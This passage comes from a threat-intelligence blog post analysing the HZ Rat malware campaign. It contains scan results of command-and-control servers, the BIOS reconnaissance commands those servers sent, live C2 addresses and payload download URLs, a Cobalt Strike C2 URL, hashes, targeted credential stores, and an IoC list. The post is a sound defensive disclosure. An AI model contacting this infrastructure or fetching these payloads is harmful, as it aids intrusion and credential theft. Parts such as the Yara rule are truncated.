[008] self.payload=b'gwmi -query 'select serialnumber from win32_bios' | Select-Object -ExpandProperty
SerialNumber"
Online 116.54.125.202:8081
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 116.6.102.21:8081
Offline 116.6.102.24:8081
Offline 124.193.100.170:8079
Offline 124.193.100.170:18081
Offline 124.207.115.69:28081
Offline 124.239.137.136:8081
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 124.250.18.111:8080
Offline 129.9.99.60:8081
Offline 145.0.20.133:8081
Offline 145.0.231.36:8081
Offline 168.63.1.206:8081
Offline 183.196.0.25:8081
Offline 183.196.83.220:8081
Offline 183.6.106.176:8877
Offline 183.6.50.76:8081
Offline 185.185.185.56:8081
Offline 19.129.255.45:8081
Offline 202.100.20.88:53961
Offline 202.100.229.104:8081
Offline 202.107.201.3:8081
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 218.22.14.11:8081
Offline 218.76.15.13:8081
Offline 220.168.209.150:8081
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 220.248.250.19:8081
Offline 221.195.106.200:9090
[008] self.payload=b'gwmi -query 'select serialnumber from win32_bios' | Select-Object -ExpandProperty
SerialNumber"
Online 222.85.157.82:8081
Offline 36.112.11.14:8081
Offline 47.93.253.22:8081
[008] self.payload=b'gwmi -query 'select serialnumber from win32_bios' | Select-Object -ExpandProperty
SerialNumber"
Online 58.240.32.125:8081
Offline 58.49.84.64:8081
Offline 58.49.84.65:80
Offline 58.49.84.67:443
Offline 59.37.29.163:8081
Offline 60.3.88.11:8081
Offline 61.130.180.110:8081
[008] self.payload=b'gwmi -query 'select serialnumber from win32_bios' | Select-Object -ExpandProperty
SerialNumber"
Online 61.144.203.171:8081
Offline 61.178.243.162:9009
Offline 88.1.46.128:8081
Offline 88.1.46.214:8081
```

Scanning for HZ Rat servers and evaluating first response packet— scanned 2022-08-02

For the sake of completeness, the list of responding C2 servers is shown below:

```
Online 106[.]120.215.202:8089
Online 114[.]113.238.83:9000
Online 114[.]113.238.84:6523
Online 114[.]251.223.84:8081
Online 116[.]54.125.202:8081
Online 116[.]6.102.21:8081
Online 124[.]250.18.111:8080
Online 218[.]22.14.11:8081
Online 220[.]248.250.19:8081
Online 222[.]85.157.82:8081
Online 58[.]240.32.125:8081
Online 61[.]144.203.171:8081
```

Server Response

Shortly after identifying the C2 servers and checking their availability, we noticed that it is possible to extract the full command list from the C2 servers by implementing the whole communication protocol in order to keep the communication ongoing. The command list then allows us to learn more about the actual attack. We share our proof-of-concept C2 scanner [here](#).

The list below provides a communication stream we received with our protocol re-implementation. We always responded with a packet containing “HMRAM5ZSOL”, which is the reason why some paths and requests from the server also contain “HMRAM5ZSOL” and appear to be out of context.

Received and decrypted C2 server communication

Reviewing the received commands indicates that, beside system reconnaissance, a strong focus is set on credential dumping. Noteworthy are the regional target indicators like attempts to copy files from folders such as `Tencent Files` or `Wechat Files`. In general, the attacker aims to acquire data from various locations and applications. This includes credentials for:

- `PremiumSoft` which we assume aims for [NaviCat, a database development tool](#),
- filenames containing `wxid` which we assume is related to **WeChat**,
- `.aggressor.prop` which contains **Teamserver** credentials,
- `.gitconfig` which contains **Git** credentials,
- stored credentials in **Google Chrome**,
- stored credentials in **Microsoft Edge**,
- stored credentials in **Mozilla Firefox**,
- `logins.json` and `key4.db` indicating **Thunderbird credentials**,

At an early stage of our analysis we decrypted the full communication flow of an HZ Rat sandbox run which we found as [PCAP file provided by Zenbox on VirusTotal](#). We share an example of the decrypted communication [here](#) and our PoC PCAP decryptor [here](#).

Miscellaneous

Along our analysis path, we discovered puzzle pieces of HZ Rat we cannot link to the analysis path above. We still want to mention them in the following section to keep it documented to help other analysts later.

China State Construction Engineering Corporation Ltd

[One of the samples we found](#) was hosted on `http://oa.cscec[.]com/Customr/posetup.exe` as shown on VirusTotal. CSCEC is known as “China State Construction Engineering Corporation Ltd.”

Press enter or click to view image in full size

50 / 71

50 security vendors and no sandboxes flagged this file as malicious

e81d27b7132a18d58693b41b18f24e70e63c5b83
66acde4c05f8a4d7800e0fcc

747.78 KB
Size

2022-09-28 17:26:38 UTC
1 month ago

posetup.exe

detect-debug-environment direct-cpu-clock-access overlay peexe runtime-modules spreader

EXE

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 1

ITW Urls (1)

Scanned	Detections	Status	URL
2022-07-27	0 / 88	200	http://oa.cscec.com/Customr/posetup.exe

ITW Domains (1)

Domain	Detections	Created	Registrar
oa.cscec.com	0 / 94	1997-04-03	Beijing Guoxu Network Technology Co., Ltd.

Contacted IP Addresses (5)

IP	Detections	Autonomous System	Country
192.168.33.1	0 / 95	-	-
20.99.132.105	0 / 95	8075	US
219.238.141.242	0 / 94	4808	CN
23.216.147.64	0 / 95	20940	US
23.216.147.76	0 / 95	20940	US

Graph Summary

HZ Rat sample hosted at CSCEC

Beside this, we were able to identify the following domains resolving to HZ Rat C2 server IPs.

```
114[.]251.223.84:8081/default.exe  
116[.]236.40.57:8081/default.exe  
220[.]248.250.19:8081/default.exe
```

```
116[.]236.40.57:8081  
183[.]196.0.25:8081
```

```
218[.]76.15.13:8081
220[.]248.250.19:8081
```

Mutex Gives Cobalt Strike Beacon Away

In addition to the unique PDB path, all versions of HZ Rat use the same mutex `{91E99696-92CC-43F4-99B0-774D80BDAA6B}` to prevent multiple executions on the same system. This mutex gives away a huge list of HZ Rat samples on VirusTotal and allows us to keep track of the campaign. Besides the HZ Rat samples we were able to identify one Cobalt Strike stager with the same mutex and packed with `packed_base64_v1`.

```
Base64 packed Cobalt Strike: 15a3175f0097386f617c33fb2552dc8e5972055bb4ff99ef8532763e248543b7Base64
C:\Users\de11\source\repos\WindowsProject1\Debug\WindowsProject1.pdbIncluded Cobalt Strike sample:
40b46a3d38c80a4bb4a2b0a3eeaa6e420ff6d180a51f43121955ca1a05695b05extracted Cobalt Strike sample - C2
hxxp://81.68.122[.]239:443/1Pfuextracted Cobalt Strike sample - pdb path:
C:\Users\de11\source\repos\WindowsProject2\Release\WindowsProject2.pdb
```

Based on the given PDB path, we noticed another group of Cobalt Strike stagers with similar PDB paths contacting the same C2 server as the Cobalt Strike stagers before.

```
* C:\Users\de11\source\repos\WindowsProject2\Release\WindowsProject2.pdbHash SHA256:
* 41371f62de279d71243adc0e7dd7576007c2c4facff16def41c82fe638cb6fbe
* c9777c64231161b8e3d941d6ea37d081c12cef830cbdf92fcb245a8f29ccd8e0
* 5801b9c635f36eb82f154e3c349bfc30724c4f3334ef8ea1e5fa20b5d022592b
* d4fa8743874c2c1c3b2b643f54470a5d2f72a7a400a04cd7e36f5ee6ad7a907bCobalt Strike sample - C2 server:
hxxp://81.68.122[.]239:443/1Pfu
```

Another Cobalt Strike stager, this time packed with `packed_base64_v2`.

```
Base64 packed Cobalt Strike (packed_base64_v2):
94b0bda42e7d1e01bf0b832742526d1975c7f211440c646c54ef58c5d7a8fa06Base64 packed Cobalt Strike pdb path
C:\Users\de11\source\repos\WindowsProject1\Debug\WindowsProject1.pdbextracted Cobalt Strike sample:
e83be4a374a989296bb511167ec20361454b758f5b001ea4f03393b1b56669d9Cobalt Strike sample - C2 server:
hxxp://81.68.122\[.\]239/Rbs5Cobalt Strike sample - pdb path:
stripped
```

Conclusion

This article uncovers a campaign previously unknown and undocumented. We identified HZ Rat as payload of malicious RTF documents, found two distribution methods and multiple custom packers. Along our analysis we were able to identify over 120 samples and 3 versions of HZ Rat. We believe that the campaign is still ongoing and active since at least October 2020. HZ Rat itself is used as initial access tool with limited capabilities like command execution and file upload. Our research revealed that this malware was utilised for credential stealing and system reconnaissance.

IoC

Below we share our IoC list. Our tools, the related MISP event and our Yara rules are available on [Github](#) as well.

8ba90d91eea87f6f7b9df4010b038dd2692b62777677f421f7d1003f28f29bb4
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40b46a3d38c80a4bb4a2b0a3eeaa6e420ff6d180a51f43121955ca1a05695b05
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e83be4a374a989296bb511167ec20361454b758f5b001ea4f03393b1b56669d9

C:\Users\del1\source\repos\WindowsProject1\Debug\WindowsProject1.pdb
C:\Users\del1\source\repos\WindowsProject2\Release\WindowsProject2.pdb

81.68.122[.]239
hxxp://81[.]68.122.239:443/1Pfu
hxxp://81[.]68.122.239/Rbs5

101[.]114.114.114:9002
106[.]120.215.202:8089
106[.]52.119.45:8081
107[.]175.172.101:8081
111[.]198.172.129:8089
113[.]125.92.32:8081
114[.]113.238.83:9000
114[.]113.238.84:6523
114[.]247.91.205:8081
114[.]251.223.84:8081
115[.]236.55.14:11111
116[.]236.40.57:8081
116[.]54.125.202:8081
116[.]6.102.21:8081
116[.]6.102.24:8081
123[.]60.8.91:8081
124[.]193.100.170:18081
124[.]193.100.170:8079
124[.]207.115.69:28081
124[.]239.137.136:8081
124[.]250.18.111:8080
129[.]9.99.60:8081
145[.]0.20.133:8081
145[.]0.231.36:8081
168[.]63.1.206:8081
183[.]196.0.25:8081
183[.]196.83.220:8081
183[.]6.106.176:8877
183[.]6.50.76:8081
185[.]185.185.56:8081

```
19[.]129.255.45:8081
202[.]100.20.88:53961
202[.]100.229.104:8081
202[.]107.201.3:8081
218[.]22.14.11:8081
218[.]76.15.13:8081
219[.]238.141.242:8081
220[.]168.209.150:8081
220[.]248.243.82:8081
220[.]248.250.19:8081
221[.]195.106.200:8081
221[.]195.106.200:9090
222[.]85.157.82:8081
36[.]112.11.14:8081
47[.]93.253.22:8081
58[.]240.32.125:8081
58[.]49.84.64:8081
58[.]49.84.65:80
58[.]49.84.67:443
59[.]37.29.163:8081
60[.]3.88.11:8081
61[.]130.180.110:8081
61[.]144.203.171:8081
61[.]178.243.162:9009
88[.]1.46.128:8081
88[.]1.46.214:8081
```

MITRE ATT&CK

```
T1003    Credential Dumping
T1041    Exfiltration Over C2 Channel
T1012    Query Registry
T1082    System Information Discovery
T1112    Modify Registry
T1203    Exploitation for Client Execution
T1204.002 Malicious File
T1204    User Execution
T1566.001 Spearphishing Attachment
T1566    Phishing
```

Yara rule

```
rule hz_rat
{
  strings:
```



```
220[.]250.20.68:8081/winIogon.exe  
218[.]65.110.180:8081/winIogon.exe  
220[.]248.243.82:8081/default.exe
```

Press enter or click to view image in full size



Picture of us heavily uploading HZ Rat samples fresh from C2 server to VirusTotal.

Source: https://medium.com/@DCSO_CyTec/hz-rat-goes-china-506854c5f2e2